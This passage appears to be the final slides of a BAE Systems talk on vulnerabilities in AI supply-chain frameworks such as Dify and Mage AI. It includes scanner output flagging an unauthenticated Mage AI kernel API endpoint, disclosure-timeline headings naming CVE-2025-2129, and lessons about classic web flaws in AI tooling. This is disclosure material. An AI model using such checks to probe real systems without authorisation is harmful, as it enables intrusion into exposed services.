[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[mage-ai-unauthentication-check] [http] [critical] http://192.168.100.32:6789/api/kernels
```

Copyright © 2026 BAE Systems. All Rights Reserved.
BAE SYSTEMS is a trade mark of BAE Systems plc.


BAE SYSTEMS

BAE SYSTEMS

Disclosure Timeline




Disclosure Timeline – Dify



Disclosure Timeline – Mage AI

CVE-2025-2129



BAE SYSTEMS

Conclusion



Conclusion

- You don't need deep AI knowledge to hack AI
- Supply Chain frameworks with web interfaces are not immune to classic web vulnerabilities
- **Challenge:** Getting vulnerabilities accepted by product owners (**Patience and Persistence are key**)
- **Caution:** Don't integrate AI into your technology or processes without proper security testing.

BAE SYSTEMS

Q & A



BAE SYSTEMS

THANK YOU

